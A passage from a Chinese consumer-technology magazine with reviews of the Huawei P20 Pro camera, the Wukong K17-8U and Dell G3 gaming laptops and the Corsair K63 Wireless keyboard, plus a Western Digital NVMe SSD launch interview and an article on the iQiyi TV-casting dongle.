会很高,可以通过第二项,也就是HUAWEI P20 Pro的1000万像素模式来改善。


P20 Pro的传感器像素布局很特别,传统相机采用的Bayer阵列传感器的RGB典型布局是 2×2 的RGBG(每个字母分别代表1个像素点),而HUAWEI P20 Pro引入了Quad Bayer阵列,以RRRR/GGGG/BBBB/GGGG组建为 4×4 结构,默认输出时,采用相同色彩滤镜的4个像素点合并为1,最终效果就是从4000万缩小到1000万,这样做就相当于实现机内超采提升信噪比。

而且Quad Bayer里色彩滤镜相同的4个像素点会通过控制光电二极管开关时间,组成2个像素点相对曝光较长、2个像素点相对曝光较短的组合,再后期通过机内算法,实现单次曝光HDR和视频HDR效果。这项技术在相机端也有应用,即松下的视频主打机型GH5S,但它不能以原始分辨率输出,所以反倒是不及。


HUAWEI P20 Pro的两颗主成像镜头在光线条件较好的情况下性能很不错,下图为广角、3倍光学变焦、5倍混合变焦,分别与单反相机相应焦段的照片对比。




从上到下依次为广角、3倍光学变焦、5倍混合变焦(左为HUAWEI P20 Pro,右为佳能80D机身,18-200mm镜头。ISO 100,最大光圈)



先来看1/30秒和10秒,可以发现加5挡曝光也不会逼出大量的噪点,只有零星一点而已,这说明主摄像头的1/1.7英寸传感器底噪控制挺不错,在这种快门速度下进行RAW拍摄再后期处理的空间比较充裕



30秒曝光后再加5挡,可以看到画面中已经开始出现明显的紫色噪点,热量的累积使传输噪声被放大



HUAWEI P20 Pro的RAW格式照片为16bit色深DNG编码



显然,同为30秒曝光后再加5挡的情况下,80D的传感器本底噪点抑制得相对较好



天空中可以看到很明显的噪点出现,除此之外因为镜头成像圈比较小,暗角也比较明显



4秒手持夜景拍摄的最终成像素质相当出色,几乎没有噪点且色彩、锐度都很出色



均为F/1.8和ISO 1600,左侧4秒多帧降噪的HUAWEI P20 Pro第一眼就会让人觉得更好,相应的,1/10秒快门的全画幅相机6D Mark II加24mm镜头,整体观感就显得比较“原生态”

支持16bit无损RAW,底噪控制出色

HUAWEI P20 Pro支持RAW格式输出,但仅限于广角主摄像头,采用了Adobe推出的DNG格式。因为有足足4000万像素的原始数据,所以HUAWEI P20 Pro的单张RAW体积就达到了70MB以上,在专业模式下以RAW连拍,10秒可拍7张左右,也就是0.7fps,这速度其实没办法跟目前动辄10fps RAW的微单相比,这主要是堆栈式传感器面积小、集成DRAM容量偏低的原因。

HUAWEI P20 Pro的RAW输出其实是RAW+JPG,在系统文档里可以看到同一照片不同格式的写入时间也有不同。

HUAWEI P20 Pro的RAW格式照片直接可以在10.0版的Camera RAW里打开,16bit未压缩,可以说在调整空间上做足了预留。

对于摄影后期,决定上限的往往是传感器自己的本底噪点,它会很大程度影响宽容度调整范围和色彩表现,测试方法是最低原生ISO全黑拍摄,后期手动强加曝光,底噪控制能力越优秀,就越不容易出现噪点。

而不同的曝光时长又能看出散热问题是否严重,所以我们采用的是全黑环境1/30秒、10秒和30秒的三张曝光,这时候可以认定为输入值为零,噪点纯粹是来自传感器自身的

读取和电荷转移传输部分。每张照片都分别在Camera RAW里直接强加5挡曝光,方便查看具体的噪点抑制能力。

除此之外,在噪点的组成结构里,本底读取噪点只是其一,还有直接与传感器尺寸正相关的散粒噪点。简单来说就是传感器尺寸越小,大量出现散粒噪点的ISO数值门槛就越低。

当然,这些问题在缩图1000万像素+JPG机内处理后就会消失,手动后期也能通过Camera RAW消除,不得不说HUAWEI P20 Pro的机内处理确实是相当强大,省掉了很多原本需要在电脑上操作的步骤。但基准ISO就出现明显噪点的当代单反/微单相机还是非常少见的。

所以,当手机以相机的方式进行超长曝光、高感拍摄或单张RAW高强度后期等要求较严苛操作时,弱点还是会比较明显地暴露出来,但历史上使用1/1.7英寸的相机并不少,能在同底尺寸的情况下战胜HUAWEI P20 Pro的可以说一个都没有,它至少已经可以做一些原本只有相机能做的事情,而且还是即拍即出片第一时间发社交媒体,画质完全不露怯,所以正视不足的同时也不忘进步,这才是正确的态度。

夜景模式直出效率超越相机

弱光环境是公认的手机摄影短板,但HUAWEI P20 Pro有一项主打功能叫夜景模式,也即多帧降噪功能,顾名思义,就是在拍摄时自动开启连拍模式,再进行后期补偿,而且这个足足有4秒的过程还能手持,成功率很高。

但无论多帧降噪还是当下相机主要使用的像素偏移,都有一个痛点:如何解决构图中物体运动的问题。对比来看,目前主流单反相机采用动态补偿的只有宾得K1,但效果也是差强人意,索尼A7R III几乎没有补偿功能,很容易拍出诡异的动态效果。

HUAWEI P20 Pro在这方面做了算法优

化,侦测到动态物体时可以计算出它在每一帧的具体位置,然后只取单帧数值即可。

HUAWEI P20 Pro在一定程度上解决了长曝光必配脚架的问题,单反需要回到电脑用Photoshop或Lightroom返工才能保证亮部不过、暗部不欠、层次有度的照片,HUAWEI P20 Pro一次手持拍摄就能搞定,至少发在社交媒体上的效果甚至胜过单反直出。

所以,对于摄影爱好者而言,用HUAWEI P20 Pro第一时间发朋友圈,单反拍完回家慢慢精修,这两不仅不矛盾,而且都有可能替你引发朋友圈点赞狂潮,何乐而不为?



扫码关注机智猫
获取更多优质内容

电竞主力! 吾空K17-8U游戏本测试

在率先一步发售 Core i9 处理器电竞本 S17 Pro-8U 之后,吾空游戏本在万元内市场也快速跟进,今天我们将给大家解析的 K17-8U 采用了 Core i7 8750H 处理器,从显示技术到内部配置,延续了旗舰机型的电竞设计思路,但它的表现究竟如何,还得从实战来说起。



全线普及全高清+144Hz,提升准星移动“顺滑感”

定位主流的吾空K17-8U不像S17 Pro-8U那样处处皆顶配,但在很多方面依然可以看到对电竞设计的坚持,比如吾空旗下全系产品都会采用高刷新率屏,在英特尔7系处理器时代是采用120Hz,来到8U时代后就全线升级为144Hz。此前在公众号里有朋友对此非常好奇:高刷新率和高分辨率,对于游戏而言到底谁更重要?

如果是有赏心悦目游戏风光的3A大作,比如《巫师3》,更高的分辨率自然会提升画面精细度,所以在保持流畅度和高画质的情况下,分辨率自然是越高越好。但对于电子竞技游戏来

说,胜负才是核心,而高刷新率屏带来的好处是开启垂直同步,能将游戏最大帧速提升到更高水准,比起60Hz刷新率60fps上限来说,144Hz的上限就是144fps,这两者的差别的确是要用过才知道,但可以肯定的是:你习惯高刷新率下准星移动的顺滑感之后,就很难再回到低刷新率了。

吾空K17-8U是17.3英寸全高清144Hz刷新率屏,Core i7 8750H+GTX 1060 6GB的电竞性能可以得到全面释放,而且它还是AHVA面板,有178°广视角和72% NTSC色域,应用面很广。

火眼金睛金属顶盖,做工靠谱接口全面

吾空K17-8U的造型应了“吾空”其名,机身上能找到不少致敬美猴王的设计元素,比如品牌LOGO就是戴着紧箍、怒气值满点的齐天大圣形象,除了顶盖之外,开机时也会出现,而键盘左右角上方采用了酷似火眼金睛的背光装饰设计,“右眼”集成为电源键,顶盖上也对应有火眼金睛的透光灯带。机身整体是灰黑色,出风口采用了红色装饰条设计以映衬机身

红色背光主题。

就整体做工来看,吾空K17-8U触控板和底盖没有明显的缝隙或不均匀,顶盖需要一定的力度才能扭曲,总体来说还算靠谱。它的接口很全面,甚至有标准口USB3.1 Gen2,也有USB3.1 Type-C Gen2,扩展能力很强。除此之外有HDMI2.0和2个Mini DP,可同时输出到3块显示器上,外部扩展能力没得说。

6核处理器加持,畅玩热门电竞游戏

吾空K17-8U的Core i7 8750H比前代产品多出了2个核心4个线程,这对于很多需要多线程加持的电竞游戏来说就很关键了。除此之外它还有GTX 1060 6GB显卡,以及8GB DDR4-2666内存,再加上前面提到的144Hz刷新率屏,这个配置算是现有电竞游戏本的门槛了。

存储方案为256GB PM981 NVMe SSD,读取近2500MB/s,写入也接近2000MB/s,游戏加载足够快。面对时下流行的电竞游戏如《堡垒之夜》,吾空K17-8U可以最高特效超80fps流畅运

行,《绝地求生》在高特效下也能接近70fps,如果只是打开抗锯齿和视野,其他特效都调低的话,超过100fps也没问题,这时候高刷新率屏的优势就很明显了。

对于一些单机游戏来说,吾空K17-8U也能保证在较高特效下的流畅体验,所以就性能而言它已经达到了该价位的应有水准。而且它还有一个电竞版,内存升级到16GB,加了一块1TB HDD,比较适合想要一步到位的玩家。

可维护性较强,预留升级空间,散热足够靠谱

吾空K17-8U的电池采用外置设计,在维护前就能取下,保证安全。拧下底部螺丝即可打开底盖进行维护。该机的内部布局比较宽裕,预留了内存插槽和SATA升级位,玩家可以自行升级。

散热设计上,处理器与显卡各自独立互不影响,各配备两条热管和一个风扇。实际表现也体

现出17.3英寸宽裕内部空间的优势。在25°C室内,手动强制散热器全速工作,处理器和显卡双满载1小时,Core i7 8750H可稳定于87°C,3.3GHz左右,而GTX 1060则稳定在76°C,核心频率1400MHz左右。键盘面的热量堆积不明显,最高也不过43°C,集中在键盘上端,对游戏操作的影响很小。

工程师总结 别忘了17.3英寸先天就更电竞

按大家热衷的性价比论来看,吾空K17-8U的硬件配置在同价位也很有亮点,几乎没有明显的短板,但正如总结的标题所说,这可是一款17.3英寸本,更大的屏幕意味着可以更贴近桌面级电竞玩家的体验——可以更清晰,响应更快速地定位到敌方,从而提高“吃鸡”效率。大尺寸还有键盘面积更大、散热分布更均匀、接口更全面等先天优势,这些细节的聚沙成塔,正好就显现了吾空K17-8U更适用于电竞游戏的本质。

- 显示屏:17.3英寸 1920×1080,72% NTSC,AHVA面板 144Hz
- 处理器:Core i7 8750HQ,六核十二线程,2.2~4.1GHz
- 显卡:GTX 1060 6GB
- 内存:8GB DDR4-2666,预留升级插槽
- 存储:256GB 三星 M.2 NVMe SSD+ 预留 2.5 英寸 SATA 插槽
- 网络:英特尔 9260 802.11ac 无线 + 千兆有线 + 蓝牙 5.0
- 其他:2×USB3.0,1×USB3.1 Gen2,1×USB3.1 Type-C Gen2,2×MiniDP, HDMI2.0,3.5mm 音频输入输出,SD 读卡器
- 重量:2.9kg(含 62Wh 电池),3.7kg(机身 + 适配器)
- 系统:Windows 10 64 位
- 参考价格:**8699**元

性能测试

- Cinebench R15 单核 / 多核 / 显卡:176/1059/133.43fps
- AS SSD:平均读取 2550MB/s,平均写入 1895MB/s
- 满载处理器 / 显卡温度:87°C/76°C
- 《最终幻想15》1920×1080 高特效:46fps
- 《侠盗猎车手5》1920×1080 高特效:97fps
- 《使命召唤14:二战》1920×1080 最高特效:80fps
- 《堡垒之夜》1920×1080 最高特效:82fps
- 《绝地求生》1920×1080 高特效:66fps



17.3英寸显示屏支持144Hz刷新率,采用72% NTSC色域AHVA面板



吾空K17采用了特别设计的“猴王”主题,金属顶盖上有猴王LOGO,还有类似火眼金睛的红色背光灯设计



吾空K17的拆解很容易,电池采用了便于维护的外置设计。内部预留了内存插槽和2.5英寸SATA安装位,独立散热模组在考机测试里也能获得相当不错的成绩



高性价比八代酷睿游戏本 戴尔G3 1060Max-Q款评测

在第八代酷睿游戏本新品上，作为国际一线厂商的戴尔不仅跟进速度快、配置齐，而且新品的价格也很低，以G3游戏本为例，其i5 8300H+GTX 1060Max-Q的配置仅为6799元，这一价格甚至比很多国内二线/新锐品牌的同类型机型价格都低，所以吸引了大量关注。那它的具体表现如何？有什么优点，有什么缺点呢？

下沉式转轴，1060款接口配置高

我们评测的这款G3是15.6英寸款，重量2.47kg。它的外壳不张扬，黑色的圆润包裹式设计非常内敛，如果不是红色的DELL LOGO和后侧的G3字样，你对别人说这是一款商务本也不会引起怀疑。当然，它的内部还是有很多时尚元素的，比如C面的网格纹理、黑底红字的红色背光键盘、触控板的红色边框、B面的红色DELL LOGO等。总体来说，算是一款很大气时尚但又不张扬的产品。

另外，作为一款售价不到7000元的GTX 1060游戏本，该机的接口规格是非常高的，有雷电3，有HDMI2.0，所以设备扩展和4K显示器的扩展都不是问题。

性能：游戏测试和专业应用表现不错

得益于最高睿频的提升以及双通道DDR4 2666内存，G3的i5 8300H处理器的性能表现不俗，在处理器性能测试中胜过了第七代酷睿i7 7700HQ处理器（大家可在购机帮你评微信公众号看到处理器对比测试）。另外，我们还进行了Adobe Media Encoder视频转码测试，这算是一个半专业的常见应用，和其他大量专业设计、渲染、视频编辑应用一样，它主要是依靠CPU来

完成，而测试结果也证明了i5 8300H的性能胜过了i7 7700HQ。

而在《神偷4》游戏测试中，由于采用了双通道内存，成绩甚至干掉了单通道8GB内存的GTX 1060满血版游戏本。而其他大部分游戏表现，也仅与满血GTX 1060有8%~10%的性能差异，总体来说性能表现非常不俗。

散热表现：专业应用CPU可满负载，大型游戏要降频

G3是一款散热设计有些特别的产品。不同于绝大部分游戏本是侧面和尾部散热，该机采用了下沉式转轴和转轴散热，就是那种轻薄本和轻便网游机型常见的散热方式，热气是在较小的空隙中排放的。另外，该机的内部散热模组也不是常规的“热源在中间，风扇在两侧”设计，而是一个风扇在CPU和GPU中间，且是共享双热管设计。

G3面对专业设计应用时，CPU性能发挥没有问题（专业应用以CPU为主，GPU为辅），能跑到45W的标准功耗上。但在进行双考机时，压力还是非常大的：Aida 64+Furmark极限双考机初期，i5

8300H的封装功耗持续保持在45W标准值上，但处理器会持续升温到99℃，然后在92℃~99℃波动。而受到共享式热管的影响，GPU温度也会持续走高来到83℃。大约20分钟后，GPU核心频率会下降，CPU频率也会小幅、持续地下调。在30分钟后，CPU频率降低到3.18GHz附近，封装功耗为36W左右，这时CPU温度在85℃~89℃徘徊。

注意，本次测试的室温只有23℃，而在夏天环境，大部分南方地区室内即便开空调也有26℃~28℃。在这种情况下，CPU的频率很可能有进一步下调的可能。

结语 受限于散热规格，1050/1050Ti款或是更好选择

G3作为戴尔旗下的低价游戏本，配置/价格比的确相当有吸引力，而且该机还有17.3英寸款，配置亦非常全面。就我们测试的15.6英寸G3来说，它的造型大方且时尚。该机的扬声器不错，键盘触控板的操控感也没有问题，IPS屏通透干净。另外，GTX 1060款接口规格高，视频扩展和设备扩展都没有问题。如果你是要做专业设计应用，这个机器没有什么问题，毕竟这些应用主要是依靠CPU，或者是CPU主导GPU辅助。

但该机的散热规格的确不算高，尤其是GTX 1060款，感觉是压不住的！我们认为GTX 1050/1050Ti的i5款是更理想选择。如果你要选择GTX 1060Max-Q款，至少应该考虑G7，黑色款G7目前也就贵500元（戴尔官方直销电话400 885 8555议价后依然能够以7299元拿下，但是白色款是正价7999元），散热规格会高一截。



G3的外观看起来比较圆润内敛，但是也有很多红色的时尚元素，另外网格纹的C面也非常漂亮



GPU:	63 °C	99 %	1519 MHz
MEM:	4126 MB	4007 MHz	
CPU:	68 °C		
CPU:	69 °C		
RAM:	4931 MB		
DDR4:	88 MBPS		

《古墓丽影：崛起》FHD 最高特效60.8fps，大部分GTX 1060满血版的成绩是64fps，略输7%左右。这个图告诉大家：最高特效下显存使用了4126MB，所以玩游戏的各位不要为了贪小便宜买2GB显存的GTX 1050/1050Ti，以及3GB显存的GTX 1060机型



《最终幻想15》测试程序，得分5324分。GTX 1060满血版的成绩多在5800分~5900分



测试实际游戏中的温度表现。《最终幻想15》游戏测试程序运行30分钟后截屏。GPU温度81℃，核心频率1.493GHz；CPU85℃，频率3.907GHz。这一表现相对极限双考机的情况好很多，不过持续跑下去，CPU还是会降频



该机非常方便拆解，卸掉后盖就能升级配件和进行散热维护。该机带两根内存槽，我们拿到的销售机是两根4GB DDR4 2666内存，这是一个有利也有弊的设计。另外，大家可注意到该机的散热模组比较独特，而且是共享热管

TechPowerUp GPU-Z 2.2.0		温度	
Graphics Card	Sensors	Advanced	Validation
GPU Core Clock	822.5 MHz	25 °C (77 °F)	
GPU Memory Clock	2003.4 MHz	89 °C (192 °F)	
GPU Temperature	83.0 °C	89 °C (192 °F)	
GPU Load	99 %	71 °C (160 °F)	
Memory Controller Load	54 %	85 °C (185 °F)	
Video Engine Load	0 %	88 °C (192 °F)	
Bus Interface Load	3 %	86 °C (187 °F)	
Memory Usage (Dedicated)	90 MB	89 °C (192 °F)	
功耗		36.06 W	
CPU Package		31.06 W	
CPU IA Cores		31.06 W	
温度		100% 3.18 GHz	



无束缚的战斗更畅快

美商海盗船 K63 Wireless无线机械键盘体验

在游戏外设领域无线正成为新的潮流,对于无线游戏鼠标、无线游戏耳机大家已经不再陌生,而机械键盘也开始走上了无线的道路。没有了线材的束缚,本应当在游戏中战斗起来更尽兴,可是玩家普遍担心无线机械键盘存在连接不稳定、延迟高等问题,本期我们体验的是美商海盗船刚刚推出的K63 Wireless,它的表现能让玩家满意吗?

在外形设计上,K63 Wireless与之前推出的K63有线版基本一样,只是K63 Wireless的底板和背光灯都是蓝色,而K63有线版为红色,很容易就能将两者区分开来。键盘依然采用了87键布局,少了数字键区的缘故,键盘布局更加紧凑,节约桌面空间不说,能轻松装入包中便于外出携带。在键盘按键上方有一排多媒体按键,不用动鼠标就能调节音量、控制影片播放/暂停等,很方便。另外,阶梯状键帽排列、弧形键帽以及配备掌托等,K63 Wireless的人体工学设计上表现也很不错,长时间使用后不会有明显的疲劳感。

K63 Wireless提供了有线、2.4GHz、蓝牙三种连接方式,需要注意的是打开开关后,按“Fn+F9”是启动2.4GHz模式,按“Fn+F10”是启动蓝牙模式。对于无线键盘,玩家最担心的是出现连接不稳定、延迟高、响应慢等影响游戏操作的情况,那么K63 Wireless的表现如何呢?我们分别用三种方式进行连接,然后在《英雄联盟》《绝地求生》《魔兽世界:军团再临》等游戏中对K63 Wireless进行了体验。虽说键盘在使用蓝牙连接时的响应时间大约为7ms(2.4GHz模式下只有1ms),但是就个人的体验而言,无论是在哪种连接模式下,按键的触发表现都很迅速,未出现明显的延迟、连接不

规格参数

- 连接方式:有线 / 2.4GHz / 蓝牙
- 键盘标准:87 键
- 轴体类型:Cherry 红轴
- 人体工学:是
- 背光效果:蓝色
- 尺寸:366mm × 173mm × 41mm
- 重量:1.09 kg
- 参考价格:**899** 元

稳定的问题,完全可以满足《英雄联盟》《绝地求生》这样对键盘响应速度、延迟要求比较高的游戏。当然对于高手来说,建议最好还是采用2.4GHz连接。键盘的内置电池可以带来大约15小时的续航时间,不算短了。就使用体验而言,与有线键盘没有什么区别,配合Cherry红轴带来的优秀手感和全键无冲突,是一款优秀的无线游戏装备。至于无线连接的安全性大家也不用担心,键盘的数据采用128位AES加密模式,有助于保护个人的数据安全。

除此之外,通过驱动还能定制键盘按键功能以及灯光闪烁模式。这款键盘配有独特的K63无线游戏膝上托板(需另外购买),搭配无线游戏鼠标就可以躺在沙发、床上玩游戏了,简直是宅男游戏玩家之福。



按键上方的多媒体按键



K63 无线游戏膝上托板

总结 定位精准,适合有键盘移动需求的玩家

键盘在做工、手感、游戏性能以及可玩性等方面都表现出色,算得上一款优秀的游戏装备。当然K63 Wireless的主要卖点不在于此,87键紧凑的布局在同类无线键盘中算是比较少见的,配上2.4GHz/蓝牙双模无线,适合有带键盘外出需求,又或者不想拘泥于电脑桌,想在个人觉得比较舒适的地方玩游戏的玩家。

西数新款NVMe游戏SSD亮相 黑科技助你畅玩大作

为了帮助电脑游戏系统实现强大性能、更低功耗以及超长耐用性的结合,2018年5月22日,北京,西部数据公司推出新款高性能Western Digital Black 3D NVMe SSD。这款固态硬盘采用西部数据独有的固态硬盘架构和控制器,可有效提高电脑应用程序的数据读取速度,让用户可快速获取、享受和捕捉当今的高分辨率视频、音频及游戏内容。



Western Digital Black 3D NVMe SSD



现场展示的游戏主机搭载了新款Black 3D NVMe SSD

随着人们对更丰富内容需求的日益增加,要求电脑必须能够运行密集型应用程序,并支持4K/超高清图形和视频内容体验。为了快速无缝传输海量数据,西部数据开发出一款新型固态硬盘,旨在解决传统的存储瓶颈问题。这款M.2固态硬盘采用全新NVMe架构与控制器,可以与西部数据的3D NAND实现高度整合。西部数据新推出的垂直整合固态硬盘平台为完全重新设计,致力于实现NVMe固态硬盘性能的优化,拥有先进的功耗管理能力、持久的耐用性,可使越来越多的各类应用程序受益于NVMe技术。

西部数据设备业务部高级副总裁Mark Grace表示:“如今的游戏应用对电脑的性能要求越来越高,而随着时代的发展,这一需求只会与日俱增。Western Digital Black 3D NVMe SSD采用全新架构和控制器,整合了3D NAND技术和NVMe接口,将性能提升至新的高度。无论是一台新游戏设备或视频编辑工作站,我们的创新NVMe固态硬盘可支持许多现有及未来的工作环境,支持高效的数据存储。”

凭借出色的顺序读取(1TB及500GB型号产品顺序读取速度高达3400MB/s)和写入性能(1TB型号产品写入速度高达2800MB/s),以及高达1TB的容量,这款固态硬盘可在游戏环境下有效提升快速密集数据的处理能力,是提升用户游戏体验的理想选择。此外,这个固态硬盘的随机读取IOP高达50万(仅针对1TB型号产品),可实现大量的数据吞吐,适用于多线程应用程序和数据密集型多任务环境。这款产品提供五年有限保修,产品寿命为600 TBW(仅针对1TB型号产品)。Western Digital Black 3D NVMe SSD有三种容量型号已经在美国上市销售,分别为250GB(售价119.99美元)、500GB(售价229.99美元)和1TB(售价449.99美元)。这款全新的固态硬盘将在2018年5月下旬在中国出货,由西部数

据授权零售商、零售电商、经销商、系统集成商和分销商进行发售。

对话



从左至右依次为:西部数据公司SSD产品市场部高级经理 Suhas Nayak先生、西部数据公司亚太渠道存储组件市场部总监 罗昌平先生、西部数据公司亚太区高级销售总监Stefan Mand先生、西部数据公司大中华区渠道业务董事总经理 杨俊文先生

电脑报:电竞、游戏是目前消费者非常关注的消费方向,同时中国消费者又非常在意性价比,那么目前新Black系列为什么没有适合追求性价比的消费者期望的SATA 3.0 SSD?

Suhas Nayak:目前我们没有计划推出Black系列的SATA 3.0 SSD。我们认为未来的趋势是NVMe,所以我们就专注在Black NVMe这个品类,而且Black的形象就是跟最快速的效能匹配。当然,不少游戏玩家是注重性价比的,其

实这些游戏玩家还是可以选择使用我们Blue系列的产品。因为Black系列追求的是极致速度,但并非每一个使用者都有足够的预算来体验极致的速度。有些玩家是看性价比,而Blue系列也恰恰能提供很好的性价比给游戏玩家。我们建议,在预算有限的情况下,普通游戏玩家或有一定速度要求的游戏玩家可以选择Blue系列产品作为他们最好的游戏主机存储设备。

电脑报:从目前的市场情况来看,不少存储厂商都热衷于推出NVMe固态硬盘,那么未来趋势是不是要用NVMe彻底代替SATA?西部数据准备从什么时候改为全面供应NVMe产品?

Suhas Nayak:目前的情况的确就是这样,从SATA接口全面转到NVMe接口是事实,首先这种转换在PC各大品牌厂已经发生,只是消费级渠道端慢一点,因为这些渠道有很多相关的零组件的因素,还不能这么快就实现转换,但是这的确是一个趋势。先是OEM,之后是渠道,这是我们对于目前发展态势的预估。

杨俊文:目前在消费级渠道端NVMe的占比大概为15%,而在OEM厂商(即PC各大品牌厂)已经达到了70%,渠道现在在转换的过程当中,这还是需要一点时间。

教你一个 228 元就能让手机屏幕“变大”10 倍的 idea

提到手机投屏，也许很多人都会觉得这是“高科技”，什么 DLNA、Air Play、Miracast……对大多数用户来说，根本就不知道是什么。其实，投屏在家庭娱乐或者工作中有很多地方都需要用到，到底怎么玩？让我们一起来看。

投屏到底有什么用？

也许，不少人心中都会有一个疑问：手机那么好玩，我为什么要投屏？是的，绝大多数人都已经养成了手机依赖症，拿着个手机，只要有网络，玩上一天也不会累。

但是，仔细想想，投屏这一功能在许多环境都是非常适用的，比如说：

想要跟家人分享照片的时候，拿着手机一个个传递，麻烦。

玩游戏，特别是赛车、足球等竞技游戏，如果能投影到电视上，那感觉会更刺激。

在公司开会，也完全可以将手机里收到的邮件，或者某个文件投放出来，供大家一

起查看。

更别说投影手机中的视频资源到电视上，用手机当作遥控器，舒舒服服地躺着看了……

现在的手机，一般都是五六英寸吧，而电视基本上也是 55 英寸，从手机到电视，屏幕变大了 10 倍，可谓小屏变大屏，单车变摩托，是不是很爽？

这样的场景非常多，多人共享、更舒适的观看体验，都是在手机上无法达到的。

特别是在多人环境，可以说是刚需了。



小屏变大屏，观看体验变得不一样

你会用手机投屏到电视吗？

相信大部分人都不会吧。

一般来说，无线投屏技术有 Air Play、DLNA、Miracast、WiDi 等多种，你不用了解太多技术原理，就操作上来看，都是差不多的。首先要接收设备具有相关功能，目前大多数智能电视都是支持的，选择电视的信号源或者在功能选项中打开即可。

在手机端，一般是打开想要投屏的文件，点击分享按钮，然后通过 AirPlay(苹果



在电视端打开“多屏互动”即可接收手机投屏设备)或 DLNA(安卓设备)分享即可。

至于在线资源，优酷、腾讯等视频 APP 的部分资源也提供了推送功能，方



通过手机快速推送资源到电视上



优酷、腾讯等视频 APP 都提供了投屏功能，方法更简单，在播放视频的时候，点击 TV 等按钮，然后选择同一 WiFi 环境下的电视等设备，就可以直接推送了，更方便。

一个人人会用的“接收器”

如果家庭聚会想要分享小孩的照片，但是电视不支持无线投屏；许多视频 APP 都无法推送到电视，特别是一些实况比赛等；大部分直播平台都没有提供推送功能，想在电视上看小姐姐唱歌，又或者自己本身就是个游戏主播，想要直播手游……需要投屏的场景太多了，该怎么办呢？

很简单，手机还是那个手机，电视需要做的也只是播放画面，那么，它们之间只需要一个“接收器”。

最近我们试玩了一个小玩意，爱奇

艺电视果 4K (我比较喜欢叫它奇异果，但我们可以称它为电视果 4K 吧)，它充当的功能也正是如此。

它仅有 30g 重，直径为 59mm，怎么说呢，大概只有 1/3 个 iPhone 这么大，非常小巧，随身携带也是没问题的，至于为什么要随身携带，出差或旅行的时候，酒店的电视一般不支持投屏吧，或者需要投屏到投影仪的时候；另外在办公环境，无论是在公司里还是外出需要展示作品时，列举不完，能用到的场景太多了。



电视果 4K 还配备了 HDMI 线、MicroUSB 线各一根


连接非常简单(记得将电视的信号源选择为 HDMI)，在手机上安装电视果



可以通过电视的 USB 接口供电，将它连接在电视的 HDMI 接口即可使用

APP 之后，根据提示(电视和手机 APP 中都有)输入 WiFi 密码即可配对成功。

它到底有啥用？



可以直接“复制”手机屏幕的内容到电视

简单来说就是，几乎所有视频平台

的视频资源、百度网盘的内容、手机相册、手机屏幕镜像都可直接投屏。

视频平台资源不必多说，点击即可播放，还可以让手机变成遥控器控制播放。其中的“秘听”功能非常棒，可以投屏(仅画面)的同时让手机播放音频，夜间戴上耳机看球赛就可以不影响他人了。

直接投屏百度网盘资源的功能是我非常喜欢的，在以往，就算是支持无线投屏功能的电视，也得先花大量时间下载

到本地，然后通过手机或者 U 盘在电视上播放，现在只需点一下，效率极高。

手机相册和屏幕镜像可以放在一起介绍。前者不必多说，后者就很棒了，就算是不支持投屏的功能，也可以通过手机镜像直接投影到电视上，视频资源、游戏、APP、手机内资料……总之，能在手机上显示的，都可以直接 Copy 到电视上！



选择自己感兴趣的内容，即可直接播放

其实，它还能帮你省钱

大家都知道，各大视频网站的会员服务一般都分为移动版(包括手机、iPad 和 PC)和电视版，而电视版会员的价格至少贵一倍！就拿爱奇艺自家的会员来说，黄金会员(移动端)年费 198 元，钻石会员年费 498 元(母亲节特惠价 298 元)，整整多出了 300 块。所以，许多会员独享资源自然是不支持直接投屏的……

腾讯视频等其他视频平台同样如此，如果你要在电视上看多个平

台的独播剧，花的钱可是成倍增加的。享受同样的服务，凭什么却要多花一倍以上的钱？

不过有了电视果 4K，只买手机版会员就足够了，然后直接投屏到电视上，省时省力，而且是全平台享用，省的钱就不止这几百块了。

最后来说说售价，最新的电视果 4K 版 228 元，此前的电视果 3 售价 198 元。至于区别，除了一些常规的硬件升级，最大的区别就是电视果

4K 版支持 4K 分辨率的视频，并且接口升级为标准 HDMI(电视果 3 为 microHDMI)。

从售价来看，购买电视版会员的差价都不止这点了，这么看来，说电视果算是送的也不为过，四舍五入就是一个亿啊！而且一直盯着手机看对视力影响很大，坐远点看电视就会好很多，健康更是无价的。如果你有投屏、在电视上播放会员独播资源或者玩游戏等需求，买这么一个小东西，是非常划算的。

VIP会员		网球会员	
黄金会员 手机、iPad、电脑都能用！		钻石会员 电视+黄金VIP全部权益	
送京东会员年卡 ¥198	12 个月	¥58	3 个月
折合 16.5 元/月 单月最低		折合 19.3 元/月	
黄金会员 手机、iPad、电脑都能用！		钻石会员 电视+黄金VIP全部权益	
¥298 ¥498	12 个月	¥210 ¥448	6 个月
		¥120 ¥268	3 个月
		¥49.8 ¥148	1 个月

手机版和电视版会员差价很大



扫码关注机智猫
获取更多优质内容

升级散热好避暑,这些细节要注意

